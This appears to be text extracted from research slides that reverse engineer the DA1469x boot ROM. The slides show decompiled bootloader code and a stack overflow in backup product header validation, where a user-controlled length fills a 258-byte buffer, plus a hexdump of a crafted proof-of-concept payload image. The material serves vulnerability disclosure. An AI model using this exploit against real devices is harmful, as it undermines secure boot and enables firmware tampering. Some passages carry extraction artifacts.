
REN\_da1469x\_3v3\_DST\_20220421.pdf

sub\_15E8

UART\_reset\_and\_configure\_uart

```

39 sub_1544(v0);
40 v3 = CRG_TOP_PMU_CTRL_REG;
41 CRG_TOP_PMU_CTRL_REG = v3 & 0xFFFFFFFFFB;
42 do
43     v4 = CRG_TOP_SYS_STAT_REG;
44     while ( (v4 & 0x200) == 0 );
45     v5 = CRG_TOP_POWER_CTRL_REG;
46     CRG_TOP_POWER_CTRL_REG = v5 & 0xFF8FFFFF | 0x400000;
47     CRG_TOP_POWER_CTRL_REG = v5 & 0xFF8FFF7F | 0x400080;
48     v6 = CRG_TOP_PMU_CTRL_REG;
49     CRG_TOP_PMU_CTRL_REG = v6 & 0xFFFFFFF8;
50     do
51         v7 = CRG_TOP_SYS_STAT_REG;
52         while ( (v7 & 8) == 0 );
53         v8 = sub_1CAC(1);
54         v9 = sub_1DAC(v8);
55         v10 = sub_2052(v9);
56         sub_20B6(v10);
57         byte_2003C954 = 1;
58         dword_2003C958 = 0;
59         v11 = CRG_COM_CLK_COM_REG;
60         CRG_COM_CLK_COM_REG = v11 | 1;
61         v12 = UART_reset_and_configure_uart(0x1106);
62         GPIO_P0_09_MODE_REG = 2;
63         GPIO_P0_08_MODE_REG = 1;
64         sub_1544(v12);
65         sub_228(&byte_2003C954);
66         v13 = CRG_TOP_CLK_CTRL_REG;
67         if ( (v13 & 0x4000) == 0 )
68         {
69             v14 = CRG_XTAL_XTAL32M_CTRL1_REG;
70             CRG_XTAL_XTAL32M_CTRL1_REG = v14 | 0x800000;
71         }
    
```



```

19 CLK_Enable_RC32M();
20 CRG_TOP_CLK_AMBA_REG[0] = 0; // reset peripherals clocking
21 SYS_WDOG_WATCHDOG_CTRL_REG = 6; // reset watchdog controller
22 v0 = CRG_TOP_PMU_CTRL_REG;
23 CRG_TOP_PMU_CTRL_REG = v0 & 0xFFFFFFFF; // clear COM_SLEEP [3]
24 do
25   ptr_sys_stat_reg = CRG_TOP_SYS_STAT_REG;
26   while ((ptr_sys_stat_reg & 0x800) == 0); // spin until peripheral power domain is up [3] PD_PER
27   GPIO_P0_08_MODE_REG = 0x200; // open drain input
28   GPIO_P0_08_MODE_REG = 0x100; // push-pull, input pullup
29   GPIO_P0_08_MODE_REG = 0x200; // open drain input
30   WDOG_feed_ff();
31   ptr_pmum_ctrl_reg = CRG_TOP_PMU_CTRL_REG;
32   CRG_TOP_PMU_CTRL_REG = ptr_pmum_ctrl_reg & 0xFFFFFFFF; // clear TIM_SLEEP timers sleep [2]
33 do
34   ptr_sys_stat_reg = CRG_TOP_SYS_STAT_REG;
35   while ((ptr_sys_stat_reg & 0x200) == 0); // spin until the timer power domain is up
36   ptr_power_ctrl_reg = CRG_TOP_POWER_CTRL_REG;
37   CRG_TOP_POWER_CTRL_REG = ptr_power_ctrl_reg & 0xFFFFFFF | 0x400000;
38   CRG_TOP_POWER_CTRL_REG = ptr_power_ctrl_reg & 0xFF8FFFFF | 0x400000;
39   ptr_pmum_ctrl_reg = CRG_TOP_PMU_CTRL_REG;
40   CRG_TOP_PMU_CTRL_REG = ptr_pmum_ctrl_reg & 0xFFFFFFFF;
41 do
42   ptr_sys_stat_reg = CRG_TOP_SYS_STAT_REG;
43   while ((ptr_sys_stat_reg & 8) == 0);
44   OTPC_enable_clock_and_reset();
45   OTPC_set_rear_mode();
46   QSPI_set_manual_mode();
47   QSPI_Clock_Set_Reset_peripheral();
48   LOBYTE1(configuration_script) = 1; // reset the qspi device
49   dword_2003C958 = 0;
50   ptr_clk_com_reg = CRG_COM_CLK_COMM_REG;
51   CRG_COM_CLK_COMM_REG = ptr_clk_com_reg | 1; // enable UART clock
52   UART_reset_and_configure_uart(0x106); // reset and configure uart
53   GPIO_P0_09_MODE_REG = 2; // configure GPIO P0_09 function 0x2 - UART_tx
54   GPIO_P0_08_MODE_REG = 1; // configure GPIO P0_08 function 0x1 - Uart_rx
55   WDOG_feed_ff();
56   ConfigurationScript_Read((struct_configuration_script_ptr *)&configuration_script); // read the configuration script from flash or qspi to address 0x2003C954
57   clk_ctrl_reg = CRG_TOP_CLK_CTRL_REG;
58   if ((clk_ctrl_reg & 0x4000) == 0) // check if we are using XTAL32M clock
59   {
60     ptr_xtal32_ctrl1_reg = CRG_XTAL_XTAL32M_CTRL1_REG;
61     CRG_XTAL_XTAL32M_CTRL1_REG = ptr_xtal32_ctrl1_reg | 0x800000; // Enable xtal (startup) or enable xtal block (software 0x0 ABLE control mode) - testing only, to enable xtal, use PDC.
62   }
63   BYTE1(xtal32m_ready_flag) = 0; // believe this is waiting for the xtal32m to become ready and settled
64   TIMER_CTRL_timer_mode_set_c80(0x14);
65   while ((unsigned __int8)xtal32m_ready_flag != 1)
66   {
67     TIMER_CTRL_timer_mode_set_c80(0x64);
68   do
69   {
70     ptr_xtal32_stat_reg = CRG_XTAL_XTAL32M_STAT1_REG;
71     if ((ptr_xtal32_stat_reg & 0x200) != 0)
72     {
73       ptr_xtal32_stat1_reg = CRG_XTAL_XTAL32M_STAT1_REG;
74       if ((ptr_xtal32_stat1_reg & 0x400) != 0)
75         break;
76     }
77   while ((unsigned __int8)xtal32m_ready_flag != 1);
78   if ((unsigned __int8)xtal32m_ready_flag != 1)
79   {
80     BYTE1(xtal32m_ready_flag) = 1;
81     TIMER_CTRL_enable_and_clear();
82     TIMER_CTRL_timer_mode_set_c80(20);
83     while ((unsigned __int8)xtal32m_ready_flag != 1)
84     {
85       ptr_xtal32_ctrl0_reg = CRG_XTAL_XTAL32M_CTRL0_REG;
86       CRG_XTAL_XTAL32M_CTRL0_REG = ptr_xtal32_ctrl0_reg | 0x40000000; // enable DXTAL for the system PLL.
87     }
88   do
89   {
90     if ((__BYTE)configuration_script) // if we have a configuration script
91     {
92       WDOG_feed_ff();
93       ptr_sys_ctrl_reg = CRG_TOP_SYS_CTRL_REG;
94       CRG_TOP_SYS_CTRL_REG = ptr_sys_ctrl_reg | 0x80; // enable debugger
95       if (BYTE1(xtal32m_ready_flag))
96         CLK_Set_source_xtal32m();
97       get_fw_ack = UART_Get_FW((int)&configuration_script);
98       CLK_Enable_RC32M();
99       if (!get_fw_ack)
100         RESET_to_REMAP_ADR_val(3u); // SW_Reset to RAM - boot uart fw
101     }
102     QSPI_Read_Product_Headers((struct_configuration_script_ptr *)&configuration_script, product_img_offsets);
103   while (BYTE1(configuration_script) != 1);
104   WDOG_feed_ff();
105   if (!SECUREBOOT_check_and_validate(product_img_offsets[], (FW_ImgHeader *)dword_2003C950, (int)product_img_offsets, (struct_configuration_script_ptr *)&configuration_script)) // differing offsets mean we have an update, enter
106   {
107     if (!SECUREBOOT_check_and_validate(product_img_offsets[], (FW_ImgHeader *)dword_2003C950, (int)product_img_offsets, (struct_configuration_script_ptr *)&configuration_script)) // returns 1 if secure boot is not enabled
108     {
109       QSPI_process_product_update((struct_configuration_script_ptr *)&configuration_script, product_img_offsets); // replace both of the product headers with the new one
110     }
111     else if (!SECUREBOOT_check_and_validate(product_img_offsets[], (FW_ImgHeader *)dword_2003C950, (int)product_img_offsets, (struct_configuration_script_ptr *)&configuration_script)) // returns 1 if secure boot is not enabled
112     {
113       WDOG_Pet_1c34(); // we hit this
114       SECUREBOOT_CHECK_key_revocation(dword_2003C950);
115       sub_A6E((struct_configuration_script_ptr *)&configuration_script, product_img_offsets);
116       WDOG_feed_ff();
117     }
118   }
119   else if (!SECUREBOOT_CHECK_setup_QSPI_CTR_195C((struct_configuration_script_ptr *)&configuration_script, product_img_offsets))
120   {
121     WDOG_Pet_1c34();
122     OTPC_standby();
123     Cache_Setup_QSPI_Cache(dword_2003C950, product_img_offsets);
124     write_to_sysram(dword_2003C950, product_img_offsets);
125     return RESET_to_REMAP_ADR_val(2u); // SW_Reset to QSPI Flash
126   }
127 }
128
129
130
131
132
133
134
135
136
137
138
139
140
141
  
```


# BUGS

Secureboot pain point - writable areas

Flash format defines these



# PRODUCT HEADER VALIDATION



# PRODUCT HEADER VALIDATION

Nope.

```
void __fastcall QSPI_Read_Product_Headers(struct_configuration_script_ptr *configuration_script_ptr, char *img_offset)
{
    char backup_product_header_buff[258]; // ----- FIXED BUFFER
    __int16 flash_cfg_len; // 2-byte size
    char product_header_id[4];
    unsigned __int16 product_header_length; // 2-byte size
    char is_valid; //
```

`backup_product_header_buff[258]` - fixed length value

`product_header_length` - user controlled 2-byte value in the Product Header (Length of Flash Config Section)

```
// read the entire backup header, including the stored CRC at the end
QSPI_Get_Read_Result(backup_product_header_buff, product_header_length + 2);
```

This one was trying its very best to be useful

```
product_header_length = flash_cfg_len + 0x16;
```



```
// check the first Flash Product Header (0x0) calculated CRC against the value stored in the Flash Product Header
is_valid = QSPI_read_header_check_crc(configuration_script_ptr->flash_header_ptr, product_header_length); // <---  THIS ONE
if ( is_valid != 1 ) // if the first Flash Product Header CRC check fails, check the next at offset 0x1000 in QSPI
{
    QSPI_Cycle_CS(); // begin process to check backup Flash Product Header
    // read the flash config length from the next header in QSPI (0x1000 + 0x14)
    QSPI_Send_Read_Request(3, configuration_script_ptr->flash_header_ptr + 0x1014);
    QSPI_Get_Read_Result((char *)&flash_cfg_len, 2u);
    QSPI_reset();
    product_header_length = flash_cfg_len + 0x16; // calculate the entire length for the CRC check
    // check the second Flash Product Header (0x1000) CRC against the stored CRC value
    is_valid = QSPI_read_header_check_crc(configuration_script_ptr->flash_header_ptr + 0x1000, flash_cfg_len + 0x16); // <---  LARGE VALID HEADER
    // if the second Flash Product Header CRC fails, indicate as such and return to caller
    if ( is_valid != 1 )
    {
        ...
    }
    // at this point the first header has failed CRC and the second has passed
    // read the backup buffer and write it to the primary location
    QSPI_Cycle_CS();
    // initiate a QSPI read at the start of the backup Flash Product Header (0x1000)
    QSPI_Send_Read_Request(3, configuration_script_ptr->flash_header_ptr + 0x1000);
    // read the entire backup header, including the stored CRC at the end
    QSPI_Get_Read_Result(backup_product_header_buff, product_header_length + 2); // I AM THE APP NOW 
    QSPI_reset();
    WDOG_feed_ff_();
    QSPI_Cycle_CS();
    QSPI_sector_erase(configuration_script_ptr->flash_header_ptr); // erase the primary product header at 0x0
    WDOG_feed_ff_();
```

# Example Infinite Loop Payload

```
$ hexdump -C workingloop.bin
00000000  50 70 00 20 00 00 00 20  00 00 eb 00 a5 a8 66 00 |Pp. .... f.|
00000010  00 00 aa 11 01 00 01 40  07 aa 4e ff ff ff ff ff |.....@..N....|
00000020  31 31 33 33 31 31 33 33  31 31 33 33 31 31 33 33 |1133113311331133|
*
00001100  00 00 c0 84 00 20 00 aa  bb cc a5 a8 66 00 00 00 |..... .... f...|
00001110  0b 00 04 20 01 00 07 24  24 24 24 24 00 bf 00 bf |... .$$$$.|
00001120  00 bf 00 bf 00 bf 00 bf  00 bf 00 bf 00 bf fe e7 |.....|
00001130  00 04 f1 a0 47 80 33 33  31 31 33 33 31 31 33 33 |....G.3311331133|
00001140  31 31 33 33 31 31 33 33  31 31 33 33 31 31 33 33 |1133113311331133|
*
